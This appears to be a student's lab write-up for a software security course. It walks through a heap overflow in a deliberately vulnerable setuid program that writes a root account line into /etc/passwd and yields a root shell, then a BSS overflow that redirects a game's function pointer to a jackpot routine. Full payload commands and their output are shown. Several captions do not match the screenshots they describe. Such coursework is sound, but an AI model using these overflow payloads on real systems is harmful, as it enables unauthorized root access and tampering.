

# Heap Segment Overflow

## 1. Static Analysis

```
kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/dem
File Actions Edit View Help

printf("Usage: %s <secret to add to %s>\n", prog_name, file_name);
exit(0);
}

int main(int argc, char* argv[]) {
    int userid;
    char *secret, *secret_file;
    ofstream fout;

    secret = new char[100];
    secret_file = new char[20];

    strcpy(secret_file, "/var/secret");

    if (argc < 2)
        usage(argv[0], secret_file);

    strcpy(secret, argv[1]);

    printf("[DEBUG] secret @ %p: '%s'\n", secret, secret);
    printf("[DEBUG] secret_file @ %p: '%s'\n", secret_file, secret_file);

    userid = getuid();
    fout.open(secret_file, ios_base::app); // append mode
    if (!fout) {
        cerr << "Error while opening file\n";
        cerr << "Make sure " << argv[0] << " has r/w permission to /var folder\n";
        exit(1);
    }
    fout << userid << "\n" << secret << endl;
    fs::permissions(secret_file, fs::perms::group_read|fs::perms::others_read, fs::perm_options::remove);
    fout.close();
    cout << "Secret saved.\n";
    delete[] secret;
    delete[] secret_file;
}
```

Figure 1. The secret.cpp file adds a command line argument (as a file) to the /var/secret directory.

## 2. Overflowing the Buffer with a Corrupted Datafile

```
kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/dem
File Actions Edit View Help

(base) [kali@kali]~/courses/SoftwareSecurity/demos/heap_overflow
└─$ echo kali | sudo -S make
g++ -g -Wall -m32 -std=c++17 -fno-stack-protector -z execstack -no-pie secret.cpp -o secret.exe
# must run make with sudo to disable randomize_va_space
echo 0 | tee /proc/sys/kernel/randomize_va_space
0
sudo chown root:root secret.exe
sudo chmod +s secret.exe

(base) [kali@kali]~/courses/SoftwareSecurity/demos/heap_overflow
└─$ sudo gdb -q ./secret.exe
Reading symbols from ./secret.exe ...
(gdb) break main
Breakpoint 1 at 0x804932e: file secret.cpp, line 21.
(gdb) run "some secret"
Starting program: /home/kali/courses/SoftwareSecurity/demos/heap_overflow/secret.exe "some secret"
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=2, argv=0xffffd4a4) at secret.cpp:21
21      ofstream fout;
(gdb) n
23      secret = new char[100];
(gdb) n
24      secret_file = new char[20];
(gdb) p/x secret
$1 = 0x80503b0
(gdb) p/x secret_file
$2 = 0xfffffd508
(gdb) print(0x8051c20 - 0x8051bb0)
$3 = 112
(gdb)
```

Figure1. The command **echo kali | sudo -S make** compiles secret.cpp without file protections. The next command, **sudo gdb -q ./secret.exe**, uses gdb to step through the program's execution. In gdb, the commands **p/x secret**, **p/x secret\_file**, and **print(0x8051c20 - 0x8051bb0)** display the addresses of these functions and their offset.

### 3. /etc/passwd File Format

```

kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/dem
File Actions Edit View Help

(base) └─(kali@kali)─[~/courses/SoftwareSecurity/demos/heap_overflow]
└─$ ./secret.exe $(python -c 'print("A"*112 + "testfile")')
[DEBUG] secret @ 0x80503b0: 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAte
stfile'
[DEBUG] secret_file @ 0x8050420: 'testfile'
Secret saved.
double free or corruption (out)
zsh: IOT instruction ./secret.exe $(python -c 'print("A"*112 + "testfile"
)')

(base) └─(kali@kali)─[~/courses/SoftwareSecurity/demos/heap_overflow]
└─$ ls -al testfile
-rw-r--r-- 1 root root 126 May 12 15:49 testfile

(base) └─(kali@kali)─[~/courses/SoftwareSecurity/demos/heap_overflow]
└─$ echo kali | sudo -S cat testfile
1000
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAte
stfile

(base) └─(kali@kali)─[~/courses/SoftwareSecurity/demos/heap_overflow]
└─$

```

```

kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/dem
File Actions Edit View Help

(base) └─(kali@kali)─[~/courses/SoftwareSecurity/demos/heap_overflow]
└─$ ./secret.exe $(python -c 'print("hacker1:XXq2wKiyI43A2:0:0:" + "A"*75
+ ":/root:/tmp/etc/passwd", end="")')
[DEBUG] secret @ 0x80503b0: 'hacker1:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tm
p/etc/passwd'
[DEBUG] secret_file @ 0x8050420: '/etc/passwd'
Secret saved.
munmap_chunk(): invalid pointer
zsh: IOT instruction ./secret.exe

(base) └─(kali@kali)─[~/courses/SoftwareSecurity/demos/heap_overflow]
└─$ echo kali | sudo -S tail /etc/passwd
[sudo] password for kali: redis:x:129:131::/var/lib/redis:/usr/sbin/nologin
postgres:x:130:132:PostgreSQL administrator,,:/var/lib/postgresql:/bin/ba
sh
mosquitto:x:131:133::/var/lib/mosquitto:/usr/sbin/nologin
inetsim:x:132:134::/var/lib/inetsim:/usr/sbin/nologin
_ghm:x:133:136::/var/lib/openvas:/usr/sbin/nologin
kali:x:1000:1000:::/home/kali:/usr/bin/zsh
testuser1:x:1001:1001:Test User,,:/home/testuser1:/bin/bash
testuser2:x:1002:1002:Test User II,,:/home/testuser2:/bin/bash
1000
hacker1:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd

(base) └─(kali@kali)─[~/courses/SoftwareSecurity/demos/heap_overflow]
└─$

```



```
root@kali: /home/kali/courses/SoftwareSecurity/demos/heap_ov
File Actions Edit View Help

(base) [(kali@kali) - [~/courses/SoftwareSecurity/demos/heap_overflow]
$ su hacker1
Password:
[(root@kali) - [~/home/kali/courses/SoftwareSecurity/demos/heap_overflow]
# whoami
root
[(root@kali) - [~/home/kali/courses/SoftwareSecurity/demos/heap_overflow]
#
```

Figure 1. The first set of commands, `./secret.exe $(python -c 'print("A"*112 + "testfile")')` and `echo kali | sudo -S cat testfile`, shows that a heap segment overflow occurred with its provided input. The second set of commands, `./secret.exe $(python -c 'print("hacker1:XXq2wKiyI43A2:0:0:" + "A"*75 + ":/root:/tmp/etc/passwd", end=""))'` and `echo kali | sudo -S tail /etc/passwd`, shows that a new user was created with the given input. Since I've already created a soft link from the `/etc/passwd` to the `/bin/bash` directory using the commands `mkdir /tmp/etc` and `ln -s /bin/bash /tmp/etc/passwd`, the last set of commands, `su hacker1` (with password 'password') and `whoami`, shows that the created user, `hacker1`, is logged in as root.

## BSS Segment Overflow

### 1. Static Analysis

```
147 void change_username() {
148     printf("\nChange user name\n");
149     cout << "Enter your new name:\n";
150     mgets(player.name);
151 }
```

Figure 1. In `main.cpp`, a function named `change_username` makes a vulnerable call to `mgets`.

```
Shell No. 1
File Actions Edit View Help

#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <time.h>
#include <stdlib.h>
#include <unistd.h> //getuid()
#include <sys/types.h> // getuid()
#include <iostream>
#include "lucky7.h"

char DATAFILE[] = "/var/lucky7.txt"; // File to store players data

using namespace std;

// Global variables
User player; // Player struct

int main(int argc, char* argv[]) {
    int choice, last_game = 0;
    // gives same addresses as in GDB
    //printf("player.name @ %p\n", &player.name);
    //printf("player.current_game @ %p\n", &player.current_game);
    //last_game = 0;
    if(!read_player_data(DATAFILE, player)) // Try to read player data from file.
        register_new_player(DATAFILE, player); // If there is no data, register a new player.

    do {
        // ...
    } while (choice != 0);
}
```

Figure 2. At the beginning of main.cpp, the global User player object is declared.

```
Shell No. 1
File Actions Edit View Help

#pragma once

int credits;
char name[100];
unsigned int (*current_game)();

// function prototypes
bool read_player_data(char *, User &);
void register_new_player(char *, User &);
void update_player_data(char *data_file, User &player);
void show_credits(const User &);
void jackpot();
void jackpot777();
void jackpot77777();
void play_the_game();
unsigned int lucky7();
unsigned int lucky777();
unsigned int lucky77777();
void fatal(char *);
int get_choice(User &);
char *mggets(char* src);
void change_username();
void reset_credit(char *, User &);
unsigned int get_random_number(int max);
void rstrip(string &line);
```

Figure 3. In lucky7.h, the name variable has a buffer size of 100 bytes.

## 2. Exploit the Overflow Vulnerability

```
kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/demos/other_overflow
File Actions Edit View Help

(base) (kali@kali)-[~/courses/SoftwareSecurity/demos/other_overflow]
└─$ ps aux | grep lucky7.exe
kali      16954  0.0  0.0  6480  2176 pts/1    S+   15:36   0
:00 grep  --color=auto lucky7.exe

(base) (kali@kali)-[~/courses/SoftwareSecurity/demos/other_overflow]
└─$ sudo gdb -q --pid=16954 --symbols=./lucky7.exe
[sudo] password for kali:
Reading symbols from ./lucky7.exe...
Attaching to process 16954
ptrace: No such process.
(gdb) p/x &player.name
$1 = 0x8050128
(gdb) p/x &player.current_game
$2 = 0x805018c
(gdb) p/u 0x805018c - 0x8050128
$3 = 100
(gdb)
```

Figure 1. The command `ps aux | grep lucky7.cpp` gets the PID (process ID) of the executable program for gdb debugging purposes (`sudo gdb -q --pid=16954 --symbols=./lucky7.exe`). In gdb, the commands `p/x &player.name`, `p/x &player.current_game`, and `p/u 0x805018c - 0x8050128` output the memory addresses of these attributes and their offset (100 bytes).

```
kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/demos/other_overflow
File Actions Edit View Help

(base) (kali@kali)-[~/courses/SoftwareSecurity/demos/other_overflow]
└─$ ./lucky7.exe
--[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: Dat Boi]
[You have 500 credits] -> Enter your choice [1-7]: 1

--*-- Lucky 7 --*--
Costs 10 credits to play this game.
Machine will generate 1 random number between 1 and 9.
If the number is 7, you win a jackpot of 10 THOUSAND.
Otherwise, you lose.

[DEBUG] current_game pointer 0x0804b07c
the random number is: 3
Sorry! Better luck next time...

You have 490 credits
Would you like to play again? [y/n]: n
--[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
```

```
kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/demos/other_overflow
File Actions Edit View Help

4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: Dat Boi]
[You have 490 credits] -> Enter your choice [1-7]: 5

Change user name
Enter your new name:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Your name has been changed.


--[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB]
[You have 490 credits] -> Enter your choice [1-7]: 1

[DEBUG] current_game pointer 0x42424242
zsh: segmentation fault ./lucky7.exe

(base) (kali@kali)-[~/courses/SoftwareSecurity/demos/other_overflow]
└─$
```

Figure 2. When replacing the current username with a string generated by the command **python -c 'print("A"\*100 + "B"\*4)'**, the program exits with a segmentation fault (it overwrote the current\_game pointer with 'BBBB' as 0x42424242).

### 3. Finding Useful Functions to Execute in the Program



```
kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/demos/other_overflow
File Actions Edit View Help

(base) [kali@kali] ~/courses/SoftwareSecurity/demos/other_overflow
$ nm ./lucky7.exe
080481cc r _abi_tag
08050100 B __bss_start
08050100 b completed.0
080500d4 D DATAFILE
080500c8 D __data_start
080500c8 W data_start
0804a3b0 t deregister_tm_clones
0804a390 T _dl_relocate_static_pie
0804a430 t __do_global_dtors_aux
0804fedc d __do_global_dtors_aux_fini_array_entry
080500cc D __dso_handle
080500d0 V DW.ref.__gxx_personality_v0
0804fee0 d _DYNAMIC
080500e4 D _edata
08050190 B _end
0804c1b4 T _fini
0804d000 R __fp_hw
0804a460 t frame_dummy
0804fed8 d __frame_dummy_init_array_entry
0804e340 r __FRAME_END__
0804fffd U getchar@GLIBC_2.0
0804fffd U getuid@GLIBC_2.0
0804fffd d _GLOBAL_OFFSET_TABLE_
0804d7f8 w __gmon_start__
0804d7f8 r __GNU_EH_FRAME_HDR
0804a000 U __gxx_personality_v0@CXXABI_1.3
0804a000 T _init

0804a3f0 t register_tm_clones
0804a3f0 U sleep@GLIBC_2.0
0804a3f0 U srand@GLIBC_2.0
0804a350 T _start
0804a350 U strcpy@GLIBC_2.0
0804a350 U strlen@GLIBC_2.0
080500e4 U time@GLIBC_2.0
080500e4 D __TMC_END__
0804a37d U __Unwind_Resume@GCC_3.0
0804a37d t __wrap_main
0804ab8c T __x86.get_pc_thunk.ax
0804a3a0 T __x86.get_pc_thunk.bx
0804ab90 T __x86.get_pc_thunk.si
0804a466 T _Z10get_choiceR4User
0804beab T _Z10jackpot10KV
0804b1f3 T _Z10lucky7777v
0804bef8 T _Z11jackpot100kv
0804af7f T _Z11printNumberi
0804b336 T _Z12reset_creditPcR4User
0804ae28 T _Z12show_creditsRK4User
0804c041 T _Z13play_the_gamev
0804bf92 T _Z14deduct_creditsv
0804c15e T _Z15change_usernamev
0804ab78 T _Z16read_player_dataPcR4User
0804b364 T _Z17get_random_numberi
0804a8c1 T _Z18update_player_dataPcR4User
0804a602 T _Z19register_new_playerPcR4User
0804adb7 T _Z5mgetsPc
0804b07c T _Z6lucky7v
0804b3a8 T _Z6rstripR5t7__cxx112basic_stringIcSt11char_traitsIcESaIcEEE
0804b108 T _Z8lucky777v
```

Figure 1. The command **nm lucky7.exe** displays the addresses of various program functions (jackpot functions are interesting).

### 4. Script the Interactive User Input

```
kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/dem
File Actions Edit View Help

(base) [kali@kali]~/courses/SoftwareSecurity/demos/other_overflow
└─$ python -c 'print("1\n\n\n7")' | ./lucky7.exe
--[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
[You have 490 credits] → Enter your choice [1-7]:
~*~*~ Lucky 7 ~*~*~
Costs 10 credits to play this game.
Machine will generate 1 random number between 1 and 9.
If the number is 7, you win a jackpot of 10 THOUSAND.
Otherwise, you lose.

[DEBUG] current_game pointer 0x884b07c
the random number is: 1
Sorry! Better luck next time ...

You have 480 credits
Would you like to play again? [y/n]:
[DEBUG] current_game pointer 0x884b07c
the random number is: 1
Sorry! Better luck next time ...

You have 470 credits
Would you like to play again? [y/n]: --[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
[You have 470 credits] → Enter your choice [1-7]:
Thanks for playing! Good Bye.
```

Figure 1. The automated user input passed to the program with the command **python -c 'print("1\n\n\n7")' | ./lucky7.exe** simply chooses to play lucky 7 ('1'), play again (input 'ny' for yes and 'nn' for no), and exit the program ('n7').

```
kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/dem
File Actions Edit View Help

(base) [kali@kali]~/courses/SoftwareSecurity/demos/other_overflow
└─$ python -c 'print("1\n\n\n5\n" + "A"*100 + "BBBB\n" + "1\n\n\n7")' | ./lucky7.exe
--[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
[You have 460 credits] → Enter your choice [1-7]:
~*~*~ Lucky 7 ~*~*~
Costs 10 credits to play this game.
Machine will generate 1 random number between 1 and 9.
If the number is 7, you win a jackpot of 10 THOUSAND.
Otherwise, you lose.

[DEBUG] current_game pointer 0x0804b07c
the random number is: 1
Sorry! Better luck next time ...

You have 450 credits
Would you like to play again? [y/n]: --[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
[You have 450 credits] → Enter your choice [1-7]:
```



```
kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/dem
File Actions Edit View Help

2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
]
[You have 450 credits] → Enter your choice [1-7]:
Change user name
Enter your new name:
Your name has been changed.

--[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBB]
[You have 450 credits] → Enter your choice [1-7]:
[DEBUG] current_game pointer 0x424242
zsh: done python -c 'print("1\n\n5\n" + "A"*100 + "BBBB\n" + "1\n\n7\n")' | ./lucky7.exe
zsh: segmentation fault ./lucky7.exe

(base) (kali@kali) ~/courses/SoftwareSecurity/demos/other_overflow
$ nm ./lucky7.exe | grep jackpot
0804beab T _Z10jackpot10Kv
0804bef8 T _Z11jackpot100Kv
0804bf45 T _Z9jackpot1Mv

(base) (kali@kali) ~/courses/SoftwareSecurity/demos/other_overflow
$
```

Figure 2. The automated script with command `python -c 'print("1\n\n5\n" + "A"*100 + "BBBB\n" + "1\n\n7\n")' | ./lucky7.exe` now steps through the program and replaces `current_game` with our own data. The command `nm ./lucky7.exe | grep jackpot` displays the various jackpot function addresses.

```
kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/dem
File Actions Edit View Help

(base) (kali@kali) ~/courses/SoftwareSecurity/demos/other_overflow
$ python -c 'import sys; sys.stdout.buffer.write(b"1\n\n5\n" + b"A"*100 + b"BBBB\n\n7\n")' | ./lucky7.exe
--[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
]
[You have 450 credits] → Enter your choice [1-7]:
*** Lucky 7 ***
Costs 10 credits to play this game.
Machine will generate 1 random number between 1 and 9.
If the number is 7, you win a jackpot of 10 THOUSAND.
Otherwise, you lose.

[DEBUG] current_game pointer 0x0804b07c
the random number is: 8
Sorry! Better luck next time ...

You have 440 credits
Would you like to play again? [y/n]: --[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
]
[You have 440 credits] → Enter your choice [1-7]:
Change user name
Enter your new name:
Your name has been changed.
```



```

kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/dem
File Actions Edit View Help

--[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA*]
[You have 440 credits] → Enter your choice [1-7]:
[DEBUG] current_game pointer 0x0804bef8
***** JACKPOT 100 THOUSAND *****
Congratulations!!!!
You have won the jackpot of 100,000 (100K) credits!
Sorry! Better luck next time ...

You have 100440 credits
Would you like to play again? [y/n]: --[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA*]
[You have 100440 credits] → Enter your choice [1-7]:
Thanks for playing! Good Bye.

(base) (kali@kali)~/courses/SoftwareSecurity/demos/other_overflow
$ python -c 'import sys; sys.stdout.buffer.write(b"1\n\n5\n" + b"A"*100
+ b"\xf8\xbe\x04\x08\n" + b"1\n\n5\nClayton Hodges\n2\n\n7\n")' | ./
lucky7.exe
--[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits

```

```

kali@x86_64-conda-linux-gnu: ~/courses/SoftwareSecurity/dem
File Actions Edit View Help

Change user name
Enter your new name:
Your name has been changed.

--[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: Clayton Hodges]
[You have 300430 credits] → Enter your choice [1-7]:
--*-- Lucky 777 --*--
Costs 50 credits to play this game.
Machine will generate 3 random numbers each between 1 and 9.
If all 3 numbers are 7, you win a jackpot of 100 THOUSAND.
If all 3 numbers match, you win 10 THOUSAND.
Otherwise, you lose.
Enter to continue ...

[DEBUG] current_game pointer 0x0804b108
3 random numbers are: 1 8 1
Sorry! Better luck next time ...

You have 300380 credits
Would you like to play again? [y/n]: --[ Lucky 7 Game Menu ]--
1 - Play Lucky 7 game
2 - Play Lucky 777 game
3 - Play Lucky 77777 game
4 - View your total credits
5 - Change your user name
6 - Reset your account at 500 credits
7 - Quit
[Name: Clayton Hodges]
[You have 300380 credits] → Enter your choice [1-7]:
Thanks for playing! Good Bye.

(base) (kali@kali)~/courses/SoftwareSecurity/demos/other_overflow
$

```

Figure 3. The command `python -c 'import sys; sys.stdout.buffer.write(b"1\n\n5\n" + b"A"*100 + b"\xf8\xbe\x04\x08\n" + b"1\n\n5\n")' | ./lucky7.exe` redirects the program flow to the 10k jackpot function. Similarly, the command `python -c 'import sys; sys.stdout.buffer.write(b"1\n\n5\n" + b"A"*100 + b"\xf8\xbe\x04\x08\n" + b"1\n\n5\nJohn Smith\n2\n\n7\n")' | ./lucky7.exe` changes the username to add credits there.